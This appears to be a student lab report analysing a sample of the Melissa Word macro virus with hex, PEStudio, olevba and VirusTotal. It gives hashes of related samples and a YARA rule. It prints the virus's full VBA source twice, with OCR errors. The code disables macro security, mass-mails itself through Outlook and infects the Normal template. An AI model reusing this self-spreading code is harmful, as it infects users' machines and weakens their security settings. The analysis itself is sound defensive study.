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Lab 6 - Sample File Analysis

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To create report on the basis of Analysis done on the provided sample with following details

- Type of file
- Static analysis
- What file do?
- Threat Intel (collect similar file info from wild)
- Yara rule

Sample Location:

https://github.com/ashubits/Threat-Intel-course/blob/main/sample_lab6_18_sep


Sample Name: sample_lab6_18_sep

Type of File

To check the type of the file, the sample was analyzed in Hex Editor, PEStudio and Virus Total.

Hex Editor

The sample was opened using <u>HexEd.it</u> - <u>Browser-based Online and Offline Hex Editing</u> to display its contents byte by byte to check the file signature.






The file signature of the sample was starting with D0 CF which is a Compound File Binary Format, a container format used for document by older versions of Microsoft Office. The file can be in doc, xls, ppt or msg format.

PEStudio

To get more information about the type of the sample, the sample was examined in PEStudio. The hex bytes of the sample were displayed. When checked in strings section, was able to find the file type of the sample as 'Word document'.




Virus Total

To confirm the file type of the sample, the file was analyzed in virus total. The file was available on Virus Total.

Virus Total Link:

 $\underline{https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098}\\ \underline{e8614c67fcdbf}$





The file is a Microsoft Word document with malicious code that gets automatically activated when the document is closed.

Static Analysis

Static Analysis for the sample was analyzed using Strings, PEStudio and olevba.

Strings

Using strings, the strings of the sample file is extracted and placed in the below location. https://github.com/PradeeshKumar-NIIT/CS-5202-Threat-intelligence/blob/main/Lab%206/strings.txt

```
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Pradeesh Kumar.R\Desktop\Software\Strings>strings.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: strings.exe [-a] [-f offset] [-b bytes] [-n length] [-o] [-s] [-u] \file or directory>
-a Ascii-only search (Unicode and Ascii is default)
-b Bytes of file to scan
-f File offset at which to start scanning.
-p Print offset in file string was located
-n Minimum string length (default is 3)
-s Recurse subdirectories
-u Unicode-only search (Unicode and Ascii is default)
-nobanner
Do not display the startup banner and copyright message.

C:\Users\Pradeesh Kumar.R\Desktop\Software\Strings>strings "C:\Users\Pradeesh Kumar.R\Downloads\sample_lab6_18_sep" > strings.txt

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
C:\Users\Pradeesh Kumar.R\Desktop\Software\Strings>_____
```

PEStudio


PEStudio was used to check for suspicious patterns, unexpected metadata and other valuable indicators present in the sample.



The below images show the hash values of the sample and the indications that the sample can be malicious. In virus total, 50 out of 61 antivirus companies have stated that the sample is malicious. It also shows the strings present in the sample.







Olevba

Using olevba, we can detect VBA macros in MS Office, extract VBA macro source code and detect and decodes strings obfuscated with Hex/Base64/StrReverse/Dridex.

```
FLARE Fri 09/17/2021 22:32:34.73
C:\Users\IEUser\Desktop>olevba -a C:\Users\IEUser\Downloads\sample_lab6_18_sep.docx
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
FILE: C:\Users\IEUser\Downloads\sample_lab6_18_sep.docx
VBA MACRO Melissa.cls
in file: C:\Users\IEUser\Downloads\sample_lab6_18_sep.docx - OLE stream: 'Macros/VBA/Melissa'
VBA MACRO VBA_P-code.txt
 n file: VBA P-code - OLE stream: 'VBA P-code'
Туре
             Keyword
                                        Description
 AutoExec
             |Document_Close
                                        |Runs when the Word document is closed
|Runs when the Word or Publisher document is
 AutoExec
              |Document Open
                                         opened
              CreateObject
                                         May create an OLE object
                                        |May attempt to modify the VBA code (self-
|modification)
              VBProject
  Suspicious VBComponents
                                         May attempt to modify the VBA code (self-
                                         May attempt to modify the VBA code (self-modification)
                                         modification)
              CodeModule
                                         May attempt to modify the VBA code (self-
modification)
May run an executable file or a system
              AddFromString
  Suspicious System
                                         command on a Mac (if combined with
                                         libc.dylib)
|Base64-encoded strings were detected, may be
  Suspicious Base64 Strings
                                         used to obfuscate strings (option --decode to
                                        |see all|
|VBA Stomping was detected: the VBA source
|code and P-code are different, this may have
|been used to hide malicious code
  Suspicious VBA Stomping
 BA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues
```

The embedded malicious code along with the information extracted from olevba is extracted and placed in the below location.



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λ olevba C:\Users\IEUser\Downloads\sample lab6 18 sep > lab6 macroinside.vbs C:\Users\IEUser

https://github.com/PradeeshKumar-NIIT/CS-5202-Threatintelligence/blob/main/Lab%206/lab6 macroinside.vbs

Malicious Code

The malicious code present in the sample. [7]

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY CURRENT USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
  CommandBars("Macro").Controls("Security...").Enabled = False
  System.PrivateProfileString("",
"HKEY CURRENT USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1
  CommandBars("Tools").Controls("Macro").Enabled = False
  Options. Confirm Conversions = (1 - 1): Options. Virus Protection = (1 - 1):
Options. Save Normal Prompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
 Set UngaDasOutlook = CreateObject("Outlook.Application")
 Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then
 If UngaDasOutlook = "Outlook" Then
   DasMapiName.Logon "profile", "password"
   For y = 1 To DasMapiName.AddressLists.Count
    Set AddyBook = DasMapiName.AddressLists(y)
    x = 1
    Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
    For oo = 1 To AddyBook.AddressEntries.Count
     Peep = AddyBook.AddressEntries(x)
     BreakUmOffASlice.Recipients.Add Peep
     x = x + 1
     If x > 50 Then oo = AddyBook.AddressEntries.Count
    Next oo
    BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
    BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone
else ;-)"
    BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
    BreakUmOffASlice.Send
```



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Peep = ""
   Next y
   DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.New <> "Melissa" Then
 If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
 Set ToInfect = ADI1
 ADI1.New = "Melissa"
 DoAD = True
End If
If NTI1.New <> "Melissa" Then
 If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
 Set ToInfect = NTI1
 NTI1.New = "Melissa"
 DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
 Do While ADI1.CodeModule.Lines(1, 1) = ""
   ADI1.CodeModule.DeleteLines 1
 Loop
 ToInfect.CodeModule.AddFromString("Private Sub Document Close()"))
 Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
   ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
   BGN = BGN + 1
 Loop
End If
If DoAD = True Then
 Do While NTI1.CodeModule.Lines(1, 1) = ""
   NTI1.CodeModule.DeleteLines 1
 Loop
 ToInfect.CodeModule.AddFromString("Private Sub Document_Open()"))
 Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
  ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
   BGN = BGN + 1
 Loop
End If
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CYA:



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If NTCL <> 0 And ADCL = 0 And (Instr(1, ActiveDocument.New, "Document") = False) Then ActiveDocument.SaveAs FileName:=ActiveDocument.FullName ElseIf (Instr(1, ActiveDocument.New, "Document") <> False) Then ActiveDocument.Saved = True: End If 'WORD/Melissa written by Kwyjibo 'Works in both Word 2000 and Word 97 'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide! 'Word -> Email | Word 97 <--> Word 2000 ... it's a new age! If Day(Now) = Minute(Now) Then Selection. TypeText "Twenty-two points, plus tripleword-score, plus fifty points for using all my letters. Game's over. I'm outta here." End Sub Attribute VB Name = "Melissa" Attribute VB_Base = "1Normal.Melissa" Attribute VB Creatable = False Attribute VB PredeclaredId = True Attribute VB Exposed = True Attribute VB TemplateDerived = True Attribute VB Customizable = True Private Sub Document Open() On Error Resume Next If System.PrivateProfileString("", "HKEY CURRENT USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then CommandBars("Macro").Controls("Security...").Enabled = False System.PrivateProfileString("", "HKEY CURRENT USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1& Else CommandBars("Tools").Controls("Macro").Enabled = False Options. Confirm Conversions = (1 - 1): Options. Virus Protection = (1 - 1): Options. Save Normal Prompt = (1 - 1)End If Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice Set UngaDasOutlook = CreateObject("Outlook.Application") Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI") If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then If UngaDasOutlook = "Outlook" Then DasMapiName.Logon "profile", "password" For y = 1 To DasMapiName.AddressLists.Count Set AddyBook = DasMapiName.AddressLists(y) x = 1Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)



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For oo = 1 To AddyBook.AddressEntries.Count
      Peep = AddyBook.AddressEntries(x)
      BreakUmOffASlice.Recipients.Add Peep
      x = x + 1
      If x > 50 Then oo = AddyBook.AddressEntries.Count
    Next oo
    BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
    BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone
else :-)"
    BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
    BreakUmOffASlice.Send
    Peep = ""
  Next v
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
```



End If

If DoAD = True Then

Do While NTI1.CodeModule.Lines(1, 1) = ""

NTI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False)

Then

ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection. TypeText "Twenty-two points, plus triple-word-

score, plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub

What File do?

This virus works with both Word 97 and Word 2000 and the macro activates when an infected document is closed. If it is activated in Word 2000, it will lower the security setting to the lowest level by modifying the registry and will disable the Word menu commands (Macro\Security) which allows the user to reinstate security settings. In Word97, the virus disables the Tools/Macro menu commands, the Confirm Conversions option, the MS Word macro virus protection, and the Save Normal Template prompt. The virus then checks to see if the registry key "HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?" contains the value "... by Kwyjibo." This is how the virus determines whether it has activated on this system.

The virus then opens Outlook, if present on the system, and sends one email for each address list. The email may contain up to 50 recipients. The email will contain the subject line: "Important Message From {user name}" and the message body will be "Here is that document you asked for . . . don't show anyone else :-)" The virus then attaches a copy of the infected active document to the outgoing mail. The name of the original infected attachment was List.doc, but it could be any name.

If the user does not have Outlook, the virus will not work. Then the virus modifies the value of the registry key mentioned above so it is equal to "... by Kwijibo" -- indicating that it has successfully activated on this computer. After that, the virus checks to see if the normal template and active document are infected, and if either is not, it infects the file. Finally, if the day of the month is

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equal to the minute (for example, if it is March 26 at 3:26 pm), the virus will type the following text on the active document: "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

Threat Intel

The sample file belongs to Melissa virus family. it was not a standalone program, it was not classified as a worm. It targeted Microsoft Word and Outlook-based systems and created considerable network traffic. The virus would infect computers via Email.

The files similar to the sample files are

- 51a319db15b885161702caf96ac6f0de
- 02cd26ed2813d996d4d9d1277636dd91
- 3fa51b2984d79bc69a280870e4387cf0
- 2b1f13e2948b9b473ad4c3eb6a852ea7
- 264ffd5eaed5cf99848fbd310628a162
- c6118068b71c72b7f2b4428d27132400
- 58ec1528c7f12264808eaf2ac1eafeb6
- e90ed77286e7d685ac3809f366f19d75
- 045cb8ecf9a4b99d30f66911acb250b6

Some of the samples are placed in the below location https://github.com/PradeeshKumar-NIIT/CS-5202-Threat-intelligence/tree/main/Lab%206/Samples

Yara Rule

```
rule MelissaVirus
{
meta:
       Description = "Simple YARA rule to detect Melissa Virus"
       Author = "Pradeesh Kumar.R (MT20ACS523)"
       Date = "2021-09-18"
strings:
       \$str01 =
/(Macro|Security|HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\9.0\\Word\\Securit
y)//Checks for Word security controls for Word 2000 and disables them
       $str02 = /(Options|ConfirmConversions|VirusProtectionoD|SaveNormalPrompt)/
//Checks for Word security controls for Word 97 and disables them
       $str03 = /(HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\|Melissa|... by
Kwyjibo)///Checks if machine is already infected
       $str04 = /(Subject|Important Message From |FullName)/ //Subject send to the recepient
       to 5 = \frac{1}{1000} (Body|Here is that document you asked for ... don't show anyone else)/
//Message send to the recepient
       $str06 = /(Attachment|AddressList)/ //Attachment and recepient email address
       $str07 = "Outlook.Application" //Checks for Outlook Application.
```



\$str08 = "WORD/Melissa written by Kwyjibo" //If Outlook Application is not found,
modifies the value of the registry key

\$str09 = "Twenty-two points, plus triple-word-score, plus fifty points for using all my
letters. Game's over. I'm outta here. "//References a URL Pattern

\$str10 = /(Works in both Word 2000 and Word 97|Word -> Email | Word 97 <-->
Word 2000 ... it's a new age!)/ //Indicates the malicious code in the document

\$str11 = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"

//Indicates the malicious code in the document

condition:

all of (\$str*)
}

References

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- [6] https://packetstormsecurity.com/files/12131/melissa.macro.virus.txt.html
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